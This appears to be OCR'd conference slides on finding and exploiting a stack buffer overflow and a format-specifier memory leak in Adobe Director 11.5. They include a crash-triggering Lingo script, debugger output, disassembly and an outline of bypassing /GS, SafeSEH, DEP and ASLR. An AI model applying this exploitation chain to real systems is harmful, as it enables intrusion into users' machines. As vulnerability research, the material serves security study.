
Stack-based Buffer Overflow

```
physicsWorld.loadProxyTemplate(string proxyname, 3dmember)
```

OR

```
world.createRigidBody(string rigidbodyname, string 3Dmodelname,
    symbolBodyProxy, symbol bodyType, symbol flipNormals)
```


input - Adobe Director 11.5
File Edit View Insert Modify Control Xtras Window Help
Tools
default
Score, Stage (100%)
Script: Movie Script 2:init
init
Lingo
[global]
init
2
Internal
11
5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee
lEt2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew
7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn
3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf
9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw
5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho
lId2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig
7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix
3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp
9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg
5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky
lLn2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq
7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh
3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz
9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq
12
13 p3Dmember = member("s3d")
14 physX = member("physX")
15 trace(p3Dmember)
16 mr_plane = p3Dmember.newModelResource("Plane",#box)
17
18 m_ground = p3Dmember.newModel("p",mr_plane)
19 m_ground.transform.position = vector(0,0,0)
20 m_ground.transform.rotation = vector(0,180,0)
21 m_ground.addmodifier(#meshdeform)
22 --Create rigidBody
23 rb_ground = physX.createRigidBody(buf,m_ground.name, #box, #static)
24
25 end
Cast:Internal
Internal
init
2
Name # * Script Type Modified Comments
init 2 Movie Script 6/6/2013 11:58 PM
physX 3 Physics 2/22/2013 12:42 PM
plane 1 Shockwav... 2/22/2013 12:42 PM
s3d 4 Shockwav... 2/22/2013 12:53 PM
Property Inspector
on startMovie
init
Internal
Member Script Cast
Edit
Name: init
Size: 11.6 K
Unload: 3 - Normal
Created: 8/10/2012 12:03 AM
Modified: 6/6/2013 11:58 PM
Modified By: N/A
Comments:
Code:Library
Library Behavior Inspec Object Inspecto
Components
Button
CheckBox
DVDController
DateChooser
Design:Text Inspector
start
input - Adobe Directo...
11:59 PM


input - Adobe Director 11.5
File Edit View Insert Modify Control Xtras Window Help
Tools
default
Score, Stage (100%)
Script: Movie Script 2:init
init
Lingo
[global]
init
2
Internal
11
5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee
lEt2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew
7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn
3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf
9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw
5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho
lId2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig
7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix
3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp
9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg
5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky
lLn2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq
7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh
3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz
9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq
12
13 p3Dmember = member("s3d")
14 physX = member("physX")
15 trace(p3Dmember)
16 mr_plane = p3Dmember.newModelResource("Plane",#box)
17
18 m_ground = p3Dmember.newModel("p",mr_plane)
19 m_ground.transform.position = vector(0,0,0)
20 m_ground.transform.rotation = vector(0,180,0)
21 m_ground.addmodifier(#meshdeform)
22 --Create rigidBody
23 rb_ground = physX.createRigidBody(buf,m_ground.name, #box, #static)
24
25 end
Cast:Internal
Internal
init
2
Name # * Script Type Modified Comments
init 2 Movie Script 6/6/2013 11:58 PM
physX 3 Physics 2/22/2013 12:42 PM
plane 1 Shockwav... 2/22/2013 12:42 PM
s3d 4 Shockwav... 2/22/2013 12:53 PM
Property Inspector
on startMovie
init
Internal
Member Script Cast
Edit
Name: init
Size: 11.6 K
Unload: 3 - Normal
Created: 8/10/2012 12:03 AM
Modified: 6/6/2013 11:58 PM
Modified By: N/A
Comments:
Code:Library
Library Behavior Inspec Object Inspecto
Components
Button
CheckBox
DVDController
DateChooser
Design:Text Inspector
start
input - Adobe Directo...
11:59 PM

The initial fault:

```
(63c.410): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=37734236 ebx=02f6bd10 ecx=00000000 edx=03790404 esi=000033a7 edi=02f6c248
eip=6fde9d0a esp=02f6b7ec ebp=02f6b7ec iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210206
IML32!Ordinal1115+0xa:
6fde9d0a 81780454534146  cmp     dword ptr [eax+4],46415354h ds:002b:3773423a
```

The **call stack** and **exception chain** tells us a bit more:

```
0:005> kv
ChildEBP RetAddr  Args to Child
02f6b7ec 6f2277b8 37734236 02f6b810 6f2283b1 IML32!Ordinal1115+0xa
02f6b7f8 6f2283b1 02f6c248 06cf7024 00000000 DIRAPI+0x377b8
02f6b810 6f23a8ea 06cf7024 000033a7 02f6bd10 DIRAPI+0x383b1
02f6b82c 6f35ec15 06cf7024 02f6c248 02f6bd10 DIRAPI+0x4a8ea
02f6b848 6e73250b 06ced4bc 02f6c248 02f6bd10 DIRAPI+0x16ec15
02f6c114 42346942 69423569 37694236 42386942 Dynamiks+0x250b <-- last intact ret
02f6c118 69423569 37694236 42386942 6a423969 0x42346942
02f6c11c 37694236 42386942 6a423969 316a4230 0x69423569
02f6c120 42386942 6a423969 316a4230 42326a42 0x37694236

1:038> !exchain
0012f688: 724e3971
Invalid exception stack at 4e38714e
```

So, the stack buffer begins at **0x02f6bd10** and was passed from the Dynamiks module into DIRAPI as argument 3. This can be seen by disassembling the Dynamiks module and checking out the code before offset **0x250b**:

```
0:005> ub Dynamiks+0x250b L6
Dynamiks+0x24fc:
6e7324fc 8d8dfcfbffff    lea     ecx,[ebp-404h] <-- vuln buf
6e732502 51              push    ecx <-- passed as third arg
6e732503 8d4f08          lea     ecx,[edi+8]
6e732506 51              push    ecx
6e732507 50              push    eax
6e732508 ff5244          call    dword ptr [edx+44h]
```

In **IDA Pro** we can inspect the size of the destination buffer:

```
-00000404 var_404       db 1024 dup(?) <-- vuln buf: 1024 bytes
```

Sooooo, we're good here?

(Windows XP SP3)

- Stack-based buffer overflow
- 1024 bytes

NOPE, thanks to this guy:

Crispin Cowan

Say hello to /GS:

```
100018A8  mov  eax, ___security_cookie
100018AD  xor  eax, ebp
100018AF  mov  [ebp+var_4], eax
```

The following paper was originally published in the
Proceedings of the 7th USENIX Security Symposium
San Antonio, Texas, January 26-29, 1998

StackGuard: Automatic Adaptive Detection
and Prevention of Buffer-Overflow Attacks


Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke,
Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang,
Oregon Graduate Institute of Science & Technology;
Heather Hinton, *Ryerson Polytechnic University*

For more information about USENIX Association contact:
1. Phone: 510 528-8649
2. FAX: 510 548-5738
3. Email: office@usenix.org
4. WWW URL: http://www.usenix.org/

Matt said it best

(in the esteemed **Uninformed** Journal)

> *"At a high-level, this routine will take an **XOR**'d combination of the **current system time**, **process identifier**, **thread identifier**, **tick count**, and **performance counter**.*
>
> *The end result of XOR'ing these values together is what ends up being the image file's security cookie."*



Bypassing /GS

Techniques to bypass stack cookies are *old news*

Basically:

1. Corrupt enough stack data to overwrite a saved exception handler

2. When the /GS check fails, the exception is dispatched by ntdll!KiUserExceptionDispatcher


(or corrupt local variables to some effect—but that's out of the scope of this talk)

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records

NOPE, thanks to these guys:

SafeSEH



Looks like an alignment problem

SafeSEH

Linker option (/SAFESEH) will produce a **table** of the **allowed** exception handlers for an image

Techniques to bypass SafeSEH are also ***old news***

Basically:

1. Point corrupted handler into an image that **wasn't compiled with /SAFESEH**, or
2. Point corrupted handler to somewhere other than an **image** or the **stack**, or
3. Point corrupted handler to a **legit** exception handler that enables you to leverage some of its behavior (rare)

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH

NOPE, thanks to this guy:

NX/W^X/DEP

So, there's this Hungarian guy **pipacs**—you may have heard of him.

NX/W^X/DEP

Techniques to bypass NX/W^X/DEP are also ***old news***

Basically:

1. **Code re-use (think ROP)**

solar designer →

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP


For Windows XP SP3: That'll do.

Good Guy Adobe Developer

The day after I finished that exploit, Adobe released

11.6.8.638

Windows XP is *weak*
Time to Level Up



Windows 7 x64

Now we have to worry about:

Address Space Layout Randomization

Remember that Hungarian?

pipacs—first guy to coin the term ASLR

PaX++

VULNERABILITY #2

Stack-based Memory Disclosure

Naming some 3D objects with format specifiers and printing them out yields:

```
model("d03e682631e7c647ae08432631e18680fb8a9d03e6830680276b012d450d03e686
9080b8e56b7420100c17eb9069056cd56908db3811038")
```

OR, if you're not into that whole brevity thing:

```
model("d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42 680276b0
12d450  d03e68 69080b00 5711164 100c 17eb90 69056cd5 6908db38 1 1038")
```

model("**d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42 680276b0 12d450 d03e68 69080b00 5711164 100c 17eb90 69056cd5 6908db38 1 1038**")

```
0:008> !address 0xd03e68
    00c60000 : 00c60000 - 00101000
                    Type     00020000 MEM_PRIVATE
                    Protect  00000004 PAGE_READWRITE
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageHeap
                    Handle   00150000
0:008> !heap -p -a 0xd03e68
    address 00d03e68 found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00c60018 20000 0000  [0b]   00c60020    100000 - (busy VirtualAlloc)
          ? <Unloaded_ame.dll>+ffff7
0:008> !address 6317e44
    06010000 : 06314000 - 0005b000
                    Type     00020000 MEM_PRIVATE
                    Protect  00000004 PAGE_READWRITE
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageHeap
                    Handle   00150000
0:008> !address 12d450
    00030000 : 0011e000 - 00012000
                    Type     00020000 MEM_PRIVATE
                    Protect  00000004 PAGE_READWRITE
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageStack
                    Pid.Tid  d1c.89c
0:008> !address 69080b00
    69000000 : 69001000 - 0008c000
                    Type     01000000 MEM_IMAGE
                    Protect  00000020 PAGE_EXECUTE_READ
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath <snip>IML32.dll
```

We can "leak" addresses from:

- The **heap**
- The **stack**
- **IML32.dll** module

Reversing FTW

```
.text:68039FF2  case__v:
.text:68039FF2
.text:68039FF2    add     edi, 4
.text:68039FF5    mov     [ebp+var_814], edi
.text:68039FFB    mov     edi, [edi]
.text:68039FFD    lea     esi, [ebp+var_810]
.text:6803A003    mov     byte ptr [ebp+var_404], 0
.text:6803A00A    call    sub_68039CA0
.text:6803A00F    test    eax, eax
.text:6803A011    jz      loc_6803A0EA
.text:6803A017    mov     eax, [ebp+arg_8]
.text:6803A01A    mov     ecx, [ebp+var_824]
.text:6803A020    mov     edx, [ebp+var_828]
.text:6803A026    push    eax
.text:6803A027    push    ecx
.text:6803A028    push    edi
.text:6803A029    push    edx
.text:6803A02A    call    sub_68030DB0 ; replaces %v with
                                       <%d %p> and re-
                                       enters this func
```

